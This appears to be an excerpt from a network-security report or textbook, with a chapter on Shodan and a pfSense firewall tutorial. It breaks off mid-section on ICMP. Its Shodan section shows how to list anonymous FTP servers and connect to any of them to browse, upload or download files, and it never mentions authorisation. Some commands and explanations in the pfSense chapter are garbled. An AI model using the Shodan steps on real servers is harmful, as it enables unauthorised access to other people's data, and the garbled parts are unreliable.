CHAPTER 5

COMPREHENSIVE ANALYSES OF SHODAN

5.1 Introduction:

Shodan is sometimes referred to as a search engine for the internet of things (IoT). Shodan is a powerful and unique search engine that allows users to discover Internet-connected devices and systems. Unlike traditional search engines, Shodan focuses on identifying devices with open ports and services, providing valuable insights into the security posture of networks and the potential exposure of critical assets. This comprehensive analysis delves into the capabilities, applications, benefits, and ethical considerations associated with Shodan. Shodan (Sentient Hyper-Optimised Data Access Network) is a search engine designed to map and gather information about internet-connected devices and systems. Shodan is a search engine scanning the entirety of the internet for connected devices. Shodan is similar to more well-known search engines like Google, but instead of indexing websites, Shodan indexes each publicly available device connected to the internet. Shodan makes it possible to detect devices that are connected to the internet at any given time, the locations of those devices and their current users.

5.2 Accessing any device using FTP:

Accessing any device using FTP and capturing its IP address from Shodan involves two main steps: first, finding FTP servers with Shodan, and then using FTP to connect to the identified device.

Step 1: Finding FTP Servers with Shodan:

Go to the Shodan website (www.shodan.io) and create a free account if you don't have one.

Log in to your Shodan account and access the Shodan search interface.



Fig 5.2.1 Login Shodan

In the search bar, type the FTP Anonymous login anonymous@ login ok. port:"21" query to find FTP servers. Hit the "Search" button to perform the search and a lot of IP addresses are display. This query is used to search for FTP (File Transfer Protocol) servers that allow anonymous access with a successful login on port 21. When you execute this query in Shodan, it will return a list of FTP servers that allow anonymous login and have a successful login response on port 21. This information can be useful for security researchers and administrators to identify potentially exposed FTP servers and assess their security posture.



Fig 5.2.2 Anonymous FTP User

- "anonymous@": This part of the query specifies the login username. In FTP, "anonymous" is a default username that is often used for anonymous access. Some FTP servers allow anonymous logins, which means users can connect to the server without providing a password or using a generic password like "guest" or an email address.
- "login ok": This part of the query indicates that the search is looking for FTP servers where the login is successful, meaning anonymous login is allowed and working.
- "port:21": This part of the query specifies the port number to search on. FTP typically operates on port 21, so this query focuses on finding FTP servers running on that specific port.

Click on the IP address to view more details.

Step 2: Accessing the Device via FTP

Press Win + R to open the Run dialog. Type cmd and press Enter to open the Command Prompt.

Type the command ftp ip_address to connect to the FTP server using its IP address. After entering the "ftp IP" command and pressing Enter, the Command Prompt will attempt to connect to the FTP server at the specified IP address. If the connection is successful, we will be prompted to enter your FTP username and password (if required by the server).



Fig 5.2.3 FTP Explorer

In FTP, "anonymous" is a default username that is often used for anonymous access. Some FTP servers allow anonymous logins, which means users can connect to the server without providing a password or using a generic password like "guest" or an email address. then FTP framework is shown.

Step 3: Once connected, you can use FTP commands (e.g., get, put, ls, cd, etc.) to interact with the remote server and transfer files. User can run any command inside the FTP framework and user can openly see all the files related to that IP address. Once logged in, you can use various FTP commands to interact with the remote server, such as uploading and downloading files, listing directory contents, and managing files and directories on the server.

Fig 5.2.4 FTP Interface

CHAPTER 6

COMPREHENSIVE ANALYSES OF PFSENSE FIREWALL

6.1 Introduction:

PFSense is a highly regarded open-source firewall and routing platform based on FreeBSD, maintained by Netgate. It boasts an extensive set of security features, making it appealing for businesses of all sizes. This flexibility, combined with strong community support and cost-effectiveness, makes pfSense a popular choice for network security and management. It offers a wide range of functions, including firewall services, VPN support, high availability, load balancing, IDS/IPS, content filtering, and deep packet inspection. pfSense's core strength lies in its firewall capabilities, enabling administrators to control traffic flow and safeguard against unauthorized access and threats using stateful packet filtering, NAT, port forwarding, and various VPN technologies like OpenVPN and IPsec.

Fig 6.1.1 Pfsense site

6.2 Install and set up:

Step 1: Download pfSense: Go to the official pfSense website: https://www.pfsense.org/download/ and click on the "Download" link in the top menu. Choose the appropriate architecture and version for your hardware. Most users will select the "AMD64" architecture. Select cd or dvd image iso installer. Select the mirror that's closest to us. Mirrors are just sites that have the same content hosted in multiple locations. click on Download the pfSense installer.

Fig 6.2.1 pfSense Download Guide

Step2: After downloading, move to the download folder and extract the iso file using 7-zip.

Step3: Open VMware Workstation Pro 17 and click on "Create a New Virtual Machine" or go to File > New Virtual Machine.

Step4: Virtual Machine Wizard: Select "Custom" and click "Next."

Step5: Guest Operating System: Choose "pfsense" as the guest operating system. From the Version drop-down menu, select the appropriate pfsense. Click "Next."

Step6: Give your virtual machine a name and choose a location to store its files. Click "Next."

Step7: Set the number of processor cores want to allocate to the virtual machine. Click "Next."

Step8: Set the amount of RAM you want to allocate to the virtual machine. pfSense requires at least 2048MB of RAM, but it is recommended to allocate more if possible. Click "Next."

Step9: Select "Bridged Networking" for the virtual machine. Click "Next," keeping default options. Choose "SCSI" as the disk type and proceed by clicking "Next."

Step11: "Create a new virtual disk" and click "Next." Set the virtual disk size (at least 8GB). Click "Next." Review settings and click "Finish" to create the virtual machine, then boot the device.

Step12: Click "Start" to boot the virtual machine. Accept the pfsense installer prompts with Enter. Choose Auto UFS guided disk setup, click "Ok," and select the shell option. Inside the shell, use the command 'shutdown -h now' to halt the system. Press any key to reboot, and the pfsense shell with various options will appear.



Fig 6.2.2 Shutdown and Reboot Guide

Step13: Setup and install pfSense. Right-click, open settings. Configure two network adapters: one to bridge, the other to custom (VMnet2). Setup complete, pfSense is ready.



Fig 6.2.3 Network Setting

6.3 PFSense Login and DNS Configuration:

Step1: Firstly, we need to check the networking by entering the command ip addr | grep inet.

Fig 6.3.1 Network Checker (Kali)

Step2: Now, we should be able to get to our firewall and type the pfsense ipv4 address or LAN interface that is 192.168.1.1.



Fig 6.3.2 Network Checker (PFSense)

Upon typing, expect a security warning due to a self-signed certificate. Click 'advanced,' then 'add exception,' confirm security, and proceed to the login page to start configuring the firewall.

Step3: Now enter default username that is admin and password that is pfsense to login into the pfsense and enter “Next” options. Enter the general information and then click on “Next”.



Fig 6.3.3 pfSense Login and Setup

Step4: Set time server information and click “Next”.



Fig 6.3.4 Time Server Setup

Step5: Configure LAN interface and click “Next”.



Fig 6.3.5 LAN Interface Configuration

Step6: Now we are going to change our admin password. Click “Next”.



Fig 6.3.6.1 Admin Password Change

Then we will click on reload and it will reboot our firewall. Eventually pfsense is now configured. After that, dashboard is shown.



Fig 6.3.6.2 Dashboard

6.4 Enabling secure shell (SSH):

To enabling an ssh first need to click on system then advanced, scroll down under admin access and look for the ssh section. Now check the box that says enable ssh. Then leave the SSHd key only set to password or public key now this will let us use either public key or a password. Configuring key is based on authentication. The port used at 22.



Fig 6.4.1 Enabling SSH

Scroll to the bottom, click "Save." To test SSH, open another virtual machine, use the command ssh@admin192.168.1.1. If working, add the sha-256 fingerprint, type 'yes,' and hit enter. Enter the password (admin user on pfSense), successfully accessing the pfSense text menu screen.



Fig 6.4.2 Testing SSH

6.5 Add user in PFSense:

This user is just kind of an emergency fallback in case something happens to our admin user or loose a password of admin user.

Steps to add new user:

Step 1: Access the pfSense Web Interface: Open a web browser and enter the LAN IP address of your pfSense firewall (e.g., https://192.168.1.1), and log in with your admin credentials.

Step 2: Click on the "System" menu in the top navigation bar. Select "User Manager."

Step 3: In the "User Manager" page, click the "Add" button to create a new user.

Step 4: Fill in User Details: Fill in the user details, including:

- Username: Choose a unique username for the new user.
- Password: Set a secure password for the new user.
- Full Name: Enter the user's full name (optional).
- Member of: Choose the user group(s) to which the new user belongs. By default, you might add them to the "admins" group.

Step 5: Click the "Save" button to save the new user.

We've successfully added a new user to your pfSense firewall.



Fig 6.5.1 Adding New pfSense User

Eventually, a new user is added and the new user is a member of the admins group.

Fig 6.5.2 Check new added user

6.6 Disable IPv6:

If we vary often use IPv4 so disabling IPv6 that helps us to save from having to duplicate all of our firewall rules or IPv6 equivalents on my firewall. To block IPv6 traffic globally on our firewall then at that time disabling IPv6 traffic globally and on each interface. We will also disable the default firewall rule that permitting it on the LAN interface. To block it globally we to system then click on advanced. Click on the networking tab and make sure to allow IPv6 checkbox is uncheck and then go to the bottom and click on the "Save".



Fig 6.6.1 Disabling Global IPv6 Traffic

After saving it shows a not that this does not disable any IPv6 features on the firewall, it only blocks the traffic. Now to disable IPv6, need to go on the interfaces and select WAN. Under the IPv6 configuration type select none and remaining things remains as it is and scroll down and do save. And click "Apply your changes".



Fig 6.6.2 Disabling IPv6 on WAN Interface

Before doing these steps for LAN interfaces, we have to disable the DHCP for IPv6 on this interface. Do to this, go to services, click on DHCPv6 server &RA and uncheck enable DHCPv6 server on this interface then scroll to the bottom and click "Save".

Fig 6.6.3 Disabling dhcpv6 on LAN interface

Then we go back to interfaces LAN and under IPv6 we select none, then save and apply changes. If the setting doesn't save go to router advertisement and disable the first option. And try to save the settings. And as a final step, go to firewall rules, then click on LAN and disable the IPv6rule that allows all traffic and just click little disable button and click on "Apply Changes".

6.7 Floating rules:

Floating rules are special firewall rules that can be applied to network traffic regardless of the interface it enters or exits through, allowing for centralized control and customization of traffic handling across multiple interfaces; these rules are typically used for advanced scenarios, such as traffic shaping, directing traffic between VPN connections that apply universally to all interfaces. To create the floating rules, goto firewall, rules and click on the floating rules then click on add then create accordingly.

Fig 6.7 Create the floating rules

6.8 Firewall consideration:

- **Rules and Rulesets**: Firewall process traffic and permit take action on or deny it based on rules. Once we create a rule, we assign it to an interfaces. Rules are read from top to bottom in the list and traffic is processed.
- **Stateful filtering:** Stateful filtering, also known as stateful packet inspection (SPI), is a fundamental concept in firewall functionality. In this case, to monitor and manage the state of active connections to enhance security and control over network traffic. In stateful filtering, the firewall keeps track of the state of each active connection passing through it. This means that the firewall maintains information about the current state of connections.
- **Block or Reject traffic:** "Block" involves silently dropping or discarding network traffic, denying access without sending a response. "Reject" discards traffic but sends a rejection response to the source, informing them of the denied connection attempt. Both actions enhance security by preventing unauthorized traffic. Blocking is suitable for WAN interfaces, while rejecting is typically used for LAN interfaces.
- **Ingress and Egress :** "Ingress" refers to incoming network traffic entering the firewall from external sources, while "egress" pertains to outgoing traffic exiting the firewall from the internal network; both ingress and egress traffic can be managed using firewall rules to control data flow, enforce security measures, and regulate network communication according to predefined criteria. In LAN interface, trafficking in by egress and out by ingress whereas in the WAN interface, trafficking in by ingress and out by egress.

6.9 How to reject single port:

When attempting communication between two virtual machines using a listening command.



Fig 6.9.1 Communication between virtual machines

We attempt to block a specific port to prevent communication between the machines.

Steps to reject single port:

Step1: Open a web browser, enter the pfSense LAN IP and log in with admin credentials.

Step2: Click on the "Firewall" menu in the top navigation bar. Select "Rules."

Step3: In the "Interfaces" section, select the "LAN" interface to reject traffic on the specific port.

Step4: Click the "Add" button to create a new firewall rule. In the "Action", select "Reject."

Step5: Specify the port number you want to reject in the "Destination port range" field.

Step6: Leave the rest of the options as default or configure them as needed.

Step7: We can enter a description for the rule in the "Description" field to make it easier to identify

Step8: Click "Save" to save the firewall rule. Afterward, click "Apply Changes" to apply the new rule.



Fig 6.9.2 Rejecting Traffic on LAN Port

In fig 6.9.2, successfully configured a rule to reject traffic on a LAN port in your pfSense firewall. Verify its functionality and regularly review/update firewall rules for network security.

Fig 6.9.3 Testing

6.10 How to add several ports:

To add multiple ports in pfSense firewall, we can create a single firewall rule that includes a port alias or specify multiple ports within the rule.

Step1: Open a web browser, enter the pfSense IP address, and log in with your credentials.

Step 2: Navigate to Aliases: In the pfSense interface, go to "Firewall" and select "Aliases."

Step 3: create a new alias by clicking the "+" button, name it (e.g., "TCP_Standard_Outbound and UDP_Standard_Outbound"), add ports separated by commas (e.g.,80,443,20,53), and click "Save."



Fig 6.10.1 Creating New Alias for Grouping Ports

Step 4: To create a firewall rule using the alias, go to "Firewall" > "Rules," choose the interface (e.g., LAN, WAN), click "+" to add a rule, set the action (e.g., "Pass"), select the alias in the "Destination port range" field (e.g., "TCP_Standard_Outbound and UDP_Standard_Outbound"), configure other settings, click "Save," and then "Apply Changes" to activate the rule.



Fig 6.10.2 Creating Firewall Rule with Alias

6.11 How to reject several ports:

To reject traffic on multiple ports using an existing alias in pfSense, create a firewall rule that references the alias.

Step1: Login to pfSense Web Interface: Open a web browser and enter the IP address of your pfSense firewall. Log in with your credentials.

Step2: Navigate to Firewall Rules: In the pfSense interface, go to "Firewall" and select "Rules."

Step3: Choose the interface (e.g., LAN, WAN, OPT1) where you want to add the rule.

Step4: Click the "+" (Add) button to create a new rule. Set the action to "Reject." Select the protocol you want to block (e.g., TCP, UDP, or any). Define the source and destination of the traffic as needed.

Step5: Specify the Alias for Multiple Ports: In the "Destination port range" field, select your existing alias (e.g.,"Blocked_Ports") from the dropdown list. This alias should contain the multiple ports you want to block.

Step6: Additional Options: Configure any additional options like logging.

Step7: Click the "Save" button to create the rule. After creating the rule, click the "Apply Changes" button on the top or bottom of the page to enforce the rule.



Fig 6.11 Blocking Specific Ports

Now, the firewall will reject (block) traffic on the ports listed in your existing alias. This method allows us to keep your firewall rules organized and easily manage multiple ports by referencing the alias.

6.12 How to apply ICMP (Internet Control Message Protocol):

ICMP message types are useful outbound to the LAN interface. ICMP are helps to controlling traffic. ICMP messages are broken down by message types and codes. Some message types can be risky and should be avoided if not absolutely needed. Some type numbers are: Type 3 (Destination Unreachable), Type 8 (ICMP Echo Request (Ping)), Type 11 (time exceeded), Type 12 (Parameter problem). To apply ICMP need to follow following steps:

